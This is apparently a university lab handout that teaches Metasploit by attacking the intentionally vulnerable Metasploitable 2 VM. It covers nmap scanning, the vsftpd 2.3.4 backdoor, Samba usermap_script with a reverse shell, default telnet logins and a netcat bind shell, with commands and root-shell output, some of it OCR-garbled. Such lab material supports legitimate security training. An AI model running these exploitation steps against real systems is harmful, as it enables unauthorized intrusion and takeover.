# Lab 4 - Introduction to Exploitation (Metasploit and Metasploitable)

# **Introduction to Metasploit Framework**

The Metasploit Framework is a powerful, open-source penetration testing and exploitation tool

widely used by cybersecurity professionals and ethical hackers. Developed by H.D. Moore in

2003, it has since evolved into a comprehensive toolkit that assists in identifying, exploiting, and

securing vulnerabilities in computer systems and networks.

## **Key Features and Capabilities**

Metasploit offers a wide range of features and capabilities, making it an indispensable resource

in the field of cybersecurity:

• **Exploitation Framework:** Metasploit is renowned for its vast database of known exploits

and payloads, enabling security professionals to identify and leverage vulnerabilities in

target systems for testing and analysis.

• <u>Post-Exploitation Tools:</u> Beyond initial exploitation, Metasploit provides tools for maintaining control over compromised systems. This includes activities such as privilege

escalation, data extraction, and lateral movement within a network.

• <u>Payloads:</u> Metasploit supports a variety of payloads, which are customized pieces of code

used to execute specific actions on a target system. These can be tailored to achieve objectives such as remote control, data retrieval, or privilege escalation.

• <u>Auxiliary Modules:</u> The framework includes auxiliary modules for tasks like port scanning,

brute-force attacks, and information gathering, aiding in the reconnaissance phase of penetration testing.

• <u>Integration:</u> Metasploit can be seamlessly integrated with other security tools and frameworks, enhancing its versatility and utility in complex cybersecurity scenarios.

# **Important Commands:**

Command	Description	Usage
search	Searches for a specific exploit,payload,auxiliary etc, based on the query	search <query> Example: search vsftpd</query>
use	Tell metasploit to use a specific payload. Can be in two ways, either full path (e.g. payload/windows/meterpreter/reverse_tcp) Or, if the search command was used previously, then the output index number can also be used (e.g. use 0)	use <option></option>
set	Use to set a variable value for a specific payload/exploit being used.	set <variable_name> <value> <u>Example:</u> set RHOST 192.168.56.102</value></variable_name>
setg	Setting the value of a variable globally.	setg <variable_name> <value> <u>Example:</u> setg LHOST eth0</value></variable_name>
show options	Used to list all available options of a specific payload/exploit.	
exploit	This is used to run an exploit.	
run	Same as exploit. Used to run it. However if is added, it is run as a background job.	
sessions	Used to list down all available sessions. Use sessions -i to interact with a specific session	
jobs	Used to list down all the running jobs.	

**LHOST** in Metasploit refers to the HOST that will receive the connection from the target machine. In most cases, it is the local IP Address of the machine. This can be extracted by running <a href="ifconfig">ifconfig</a> and getting the ip address of your interface.

**RHOST** refers to the IP Address of the target/victim

## Difference between a Reverse Shell and a Bind Shell

A **Reverse Shell** is a remote access technique in which the target (victim) system initiates a connection back to the attacker's machine. This makes it ideal for scenarios where the victim's system is behind firewalls or network security measures, as it often bypasses these defenses. Once the connection is established, the attacker gains control over the victim's system, allowing for remote execution of commands and data retrieval. Reverse shells are commonly employed in post-exploitation phases of hacking and are popular for maintaining persistent access to compromised systems.

A **Bind Shell** is an access method in which the attacker initiates the connection by opening a listening port on the victim's machine. The attacker then connects to this open port to gain control over the victim's system. Bind shells are useful when the attacker has already breached the target network and needs to establish a remote access point on a compromised system. However, bind shells can be more easily detected and blocked by firewalls, as they rely on the attacker connecting to the victim's open port. The choice between a reverse shell and a bind shell depends on the specific objectives and circumstances of the attacker, considering factors like network security and the stage of the attack.

## When to Use a Bind Shell:

Imagine an attacker has already successfully breached a target network and has gained access to an internal system. In this case, the attacker may choose to set up a Bind Shell on the compromised system. This is because the attacker is already inside the network, so they can configure the victim machine to listen on a specific port. By doing so, the attacker establishes a listening port on the victim system, creating a remote access point. The attacker can then connect to this open port from their own system, gaining control over the compromised machine. This approach allows the attacker to maintain a foothold in the network, pivot to other systems, and continue their exploitation. Bind shells are suitable for post-exploitation and lateral movement within a network because they leverage the attacker's existing presence within the compromised environment.

## When to use a Reverse Shell:

If an attacker is targeting a system that is protected by firewalls, network address translation (NAT), or other security measures, a Reverse Shell is a more favorable choice. In this scenario, the attacker may not have direct access to the victim's network or the ability to open incoming ports on the victim's firewall. To overcome

these obstacles, the attacker would plant a malicious payload on the target system. Once executed, the payload initiates a Reverse Shell connection from the victim's system back to the attacker's machine. This circumvents network defenses and allows the attacker to gain remote control over the victim's system. Reverse shells are commonly used during initial compromise or in cases where the victim's system is well-protected by network security measures, making it challenging to set up a Bind Shell.

# **Hacking Metasploitable**

Metasploitable 2 is a valuable tool for security professionals and enthusiasts to learn about

penetration testing and vulnerability assessment. It provides a controlled environment to

practice exploiting known vulnerabilities in a Linux-based server. However, it is essential to note

that Metasploitable should be used exclusively for ethical and educational purposes, and you

must have proper authorization to perform any security testing on systems or networks.


## **Getting Started**

To begin using Metasploitable 2, follow these steps:

- Download Metasploitable 2: Metasploitable 2 is available as a virtual machine image. You can download it from a trusted source or project repository <u>here</u>.
- 2. Setting up on Hypervisor:


#### a. VMWare:

- i. Extract the zip file that you've downloaded.
- ii. You will see a .vmx file, double click on that and that will import the VM into your VMWare Workstation.



- iii. Once this is done, all the network configurations will already be done for you in the VMWare config file so you don't need to do anything.
- iv. In order to find the IP Address (through which we will target the victim), we will run the machine and log in using msfadmin as username and msfadmin as password.


NOTE: You might get an error/message like the following. Just select I moved it.



v. In our case, the Kali VM will be connected to NAT Adapter and the NAT on Metasploitable is etho, hence, we can easily access the metasploitable VM using 192.168.163.193 as the IP.


#### b. VirtualBox:

- i. Extract the .zip file that you've downloaded.
- ii. In Virtual Box, setup a new VM with the following setting:




iii. In the Hard disk Setting, Select Use an existing virtual hard disk file and then clicking on the green arrow, select the .vmdk file from the recently downloaded metasploitable.






iv. Once that's done, you will now go to <a href="Settings">Settings</a> and change the Network Adapter from <a href="NAT">NAT</a> to <a href="Host Only">Host Only</a>.




**Additional Step:** For those that are using Kali in VirtualBox, please make sure that you add Host-Only Adapter as Adapter-2 in your Kali.



v. Now, turn on your Metasploitable VM in order to get the IP Address of the VM:

vi. Once, we have the IP, and the Host-Only Adapter has also been configured on Kali, we can access the machine from the Kali, by simply pinging:



### NOTE:

For this demo, I'll be utilizing the Virtualbox setup that we have done previously and my metasploitable instance has the ip of 192.168.56.102 and it may vary in your scenario.

## **Initial Enumeration**

In order to understand the attack vector, we will firstly start with performing a basic nmap scan. I normally divide my NMAP Scans in two portions

- Idenitifying all open ports
- Identifying services on all open ports found.

#### Identifying all open ports:

For this, we will use the following command:

```
nmap -p- -oN metasploitable.nmap 192.168.56.102
```

```
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  <u>-</u>
                                                                                                                                                                                                                                                                                                                                       kali@kali: ~
    File Actions Edit View Help
23/tcp
25/tcp
                                                       open smtp
open domain
                                                     open http
open rpcbind
open netbios-ssn
   80/tcp
  111/tcp
139/tcp
  445/tcp
512/tcp
                                                       open exec
open login
open shell
  513/tcp
514/tcp
   1099/tcp open rmiregistry
1524/tcp open ingreslock
  2049/tcp open nfs
2121/tcp open ccproxy-ftp
   3306/tcp
3632/tcp
 5432/tcp
5900/tcp open Vne
6000/tcp open X11
6667/tcp open irc
onen irc
   5432/tcp open postgresql
5900/tcp open vnc
  6697/tcp open ircs-u
8009/tcp open ajp13
8180/tcp open unknown
  42547/tcp open unknown
  43245/tcp open unknown
44496/tcp open unknown
  Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```

#### Identifying services on all open ports found:

Now, in order to identify all the services, I will be running the NMAP with the following flags:

```
nmap -sC -sV -p<all-open-ports> -oN metasploitable-full.nmap 192.168.56.102
## Something like this:
## nmap -sC -sV -p21,22,23,25,53...
# -sC => Runs all scripts
# -sV => Checks the application version
```

The output will be fairly large so I won't be adding a screenshot of the output.

# **Exploitation**


For this demo, I will only be exploiting 2-3 services; that require the use of Metasploit, the rest of the Metasploitable can be explored.

## Port - 21:

The nmap result of port 21 is as follows:

```
-$ nmap -sC -sV -p21 -oN metasploitable-full.nmap 192.168.56.102
Starting Nmap 7.94 (https://nmap.org) at 2023-10-17 10:34 EDT Nmap scan report for 192.168.56.102 Host is up (0.00041s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp
                        vsftpd 2.3.4
  ftp-syst:
    STAT:
  FTP server status:
Connected to 192.168.56.101
        Logged in as ftp
        TYPE: ASCII
        No session bandwidth limit
        Session timeout in seconds is 300
Control connection is plain text
        Data connections will be plain text
        vsFTPd 2.3.4 - secure, fast, stable
 _End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
```

We can see that the version is vsftpd 2.3.4. We can try and search for it inside metasploit:



```
<u>msf6</u> > use 0
[☀] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
                Current Setting Required Description
    CHOST
                                                  The local client port

A proxy chain of format type:host:port[,type:host:port][ ... ]

The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

The target port (TCP)
    CPORT
    Proxies
    RHOSTS
    RPORT 21
Pavload options (cmd/unix/interact):
    Name Current Setting Required Description
Exploit target:
    Id Name
View the full module info with the info, or info -d command.
msf6 exploit(
```

Now, here we have to set only 1 Variable, i.e. **RHOSTS**.

```
\frac{\text{msf6}}{\text{exploit}(\text{unix/ftp/vsftpd}_234\_\text{backdoor})} > \text{set RHOSTS } 192.168.56.102 RHOSTS \Rightarrow 192.168.56.102
```

Once, the value is set, we can simply type exploit and the payload will run:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.56.102:21 - USER: 331 Please specify the password.

[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...

[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.56.101:36893 → 192.168.56.102:6200) at 2023-10-17 10:51:50 -0400

whoami
root
```

#### Port - 22:

Running the Port Scan:

Now, checking if anything exists in metasploit:

Nothing, let's try and search for exploits on <a href="Exploit-delta">Exploit-delta</a> using <a href="searchsploit">searchsploit</a>

We found quite a few exploits. However, the one's allowing **Command Execution** are for SFTP. Therefore, we'll discard those.

There are ways to exploit SSH. We can enumerate the username, then brute-force the password, or using another service, get a private key and then gain access using that.

#### Port - 23:

We can see that port-23 which often runs the telnet service is open, let's try and connect using that:

We're greeted with a login page, let's try and enter msfadmin as username and password:

```
metasploitable login: msfadmin
Password:
Last login: Tue Oct 17 10:58:23 EDT 2023 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

Very weirdly, we're greeted with a full-blown shell.

## **Port 25:**

Port-25 is often reserved for SMTP. Running an NMAP Scan to find the service running on it:

```
(kali@ kali)-[~]

$ nmap -SC -SV -p25 192.168.56.102
Starting Nmap 7.94 (https://nmap.org ) at 2023-10-17 11:00 EDT
Nmap scan report for 192.168.56.102
Host is up (0.000405 latency).

PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing o utside US/countryName=XX
| Not valid before: 2010-03-17714:07:45
| Not valid after: 2010-04-16714:07:45
| sslv2: | SSLv2 supported
| ciphers:
| SSLv2 supported
| ciphers:
| SSL2_DES_192_ED83_CBC_WITH_MD5
| SSL2_RC4_128_EMC_EXPORT40_WITH_MD5
| SSL2_RC2_128_EBC_EXPORT40_WITH_MD5
| SSL2_RC2_128_EBC_EXPORT40_WITH_MD5
| SSL2_RC4_128_UTH_MD5
| SSL
```

We can see, that it is indeed running smtp. We can try and enumerate the smtp users, by using metasploit:

#### Checking the options:

Setting the RHOSTS and firing up the exploit:

This allows us to enumerate users on the target.

#### Port 445:

Performing an nmap scan gives us the following results:

```
-(kali⊕kali)-[~]
 -$ nmap -sC -sV -p445 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:06 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00039s latency).
        STATE SERVICE VERSION
445/tcp open etbios-p Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Host script results:
| smb-security-mode:
   account_used: <blank>
    authentication_level: user
    challenge_response: supported
   message_signing: disabled (dangerous, but default)
 smb-os-discovery:
   OS: Unix (Samba 3.0.20-Debian)
   Computer name: metasploitable
    NetBIOS computer name:
   Domain name: localdomain
    FQDN: metasploitable.localdomain
    System time: 2023-10-17T11:06:41-04:00
_clock-skew: mean: 1h59m59s, deviation: 2h49m43s, median: -1s
_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
_smb2-time: Protocol negotiation failed (SMB2)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
    (kali⊕kali)-[~]
  -$
```

Now, in metasploit, extracting only the excellent exploit ranks:

```
msf6 auxiliary(seamer/anth/antp_enum) > search samba rank:excellent

Matching Modules

# Name Disclosure Date Rank Check Description

0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes DistCC Daemon Command Execution
1 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
2 exploit/unix/http/quest_kace_systems_management_cre 2018-03-1 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 MS14-060 Microsoft Windows OLE Package Manager Code Execution 0 Microsoft Windows OLE Package Manager Co
```

#### Let's try 4 i.e. exploit/multi/samba/usermap\_script:

#### Now, here we need to set a few values:

```
RHOSTS => the target host
LHOST => our ip.
```

In order to find the LHOST, we need to type the following command:

```
ip a s
```

```
(kali@ kali)-[~]
$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 83018sec preferred_lft 83018sec
    inet6 fe80::4cc9:addd:9d46:b8a9/64 scope link noprefixroute
    valid_lft forever preferred_lft forever

3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:27:6f:9d brd ff:ff:ff:fff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 518sec preferred_lft 518sec
    inet6 fe80::e220:d425:332a:49ee/64 scope link noprefixroute
    valid_lft forever preferred_lft forever

(kali@kali)-[~]
```

Now, as we know, we have two interfaces, one is NAT the other is HOST-ONLY. The metasploitable VM only has HOST-ONLY. The easiest way to find the ip, is to look for the one that is in the same subnet range as our metasploitable VM. So, eth1 has the IP Address: 192.168.56.101. So, that'll be our LHOST.

▼ LHOST can either be 192.168.56.101 or eth1 as well. Metasploit can extract IP from an interface name.

Once we have setup our variables, and exploit. we will get a shell:

```
MSIG exploit(multi-rembr/mermap_terip) > set LHOST eth1
LHOST ⇒ 192.168.56.102
msiG exploit(multi-rembr/mermap_terip) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444 → 192.168.56.102:37670) at 2023-10-17 11:12:12 -0400
who ami
root
ls-la
total 89
drwwr-xr-x 21 root root 4096 May 20 2012 .
drwwr-xr-x 21 root root 4096 May 12 2012 bin
drwwr-xr-x 4 root root 124 May 13 2012 bin
drwwr-xr-x 4 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 2 froot root 4096 May 12 2012 hin
drwxr-xr-x 4 root root 11 Apr 28 2010 cdrom → media/cdrom
drwxr-xr-x 6 root root 4096 May 12 2011 hine
drwxr-xr-x 6 root root 4096 May 12 2012 hine
drwxr-xr-x 7 froot root 13500 Cct 17 10:14 det
drwxr-xr-x 8 froot root 4096 Apr 16 2010 hine
drwxr-xr-x 17 root root 125 May 13 2012 hine
drwxr-xr-x 18 root root 125 May 13 2012 hine
drwxr-xr-x 19 root root 126 May 13 2012 hine
drwxr-xr-x 19 root root 16384 Mar 16 2010 initrd
imp - 10 root 16384 Mar 16 2010 initrd
imp - 2 root root 16384 Mar 16 2010 media
drwxr-xr-x 3 root root 16384 Mar 16 2010 media
drwxr-xr-x 4 root root 4096 Apr 18 2010 initrd
imp - 10 root 6542 Oct 17 10:14 hop
drwxr-xr-x 2 root root 4096 May 16 2010 media
drwxr-xr-x 2 root root 4096 May 16 2010 media
drwxr-xr-x 2 root root 4096 May 16 2010 media
drwxr-xr-x 2 root root 4096 May 16 2010 media
drwxr-xr-x 2 root root 4096 May 16 2010 media
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drwxr-xr-x 2 root root 4096 May 16 2010 media
drwxr-xr-x 2 root root 4096 May 16 2010 media
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 10 root root 4096 May 17 2010 var
drwxr-xr-x 12 root root 4096 May 17 2010 var
drwxr-xr-x 12 root root 4096 May 17 2010 var
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hr xr-xr-x 14 root root 4096 May 17 2010 var
hr xr-xr-x 14 root root 4096 May 17 2010 var
hr xr-xr-x 14 root root 4096 May
```

#### Port 1524:

#### Performing a simple nmap

That is a very weird service. But, from what we previously learnt; bindshell are simply shells, waiting to be connected to and giving an output:

```
(kali⊕ kali)-[~]
$ nc 192.168.56.102 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# ■
```

**NOTE:** Metasploitable has tons of services waiting to be exploited. You will have to exploit a few of them in your Lab Tasks as well.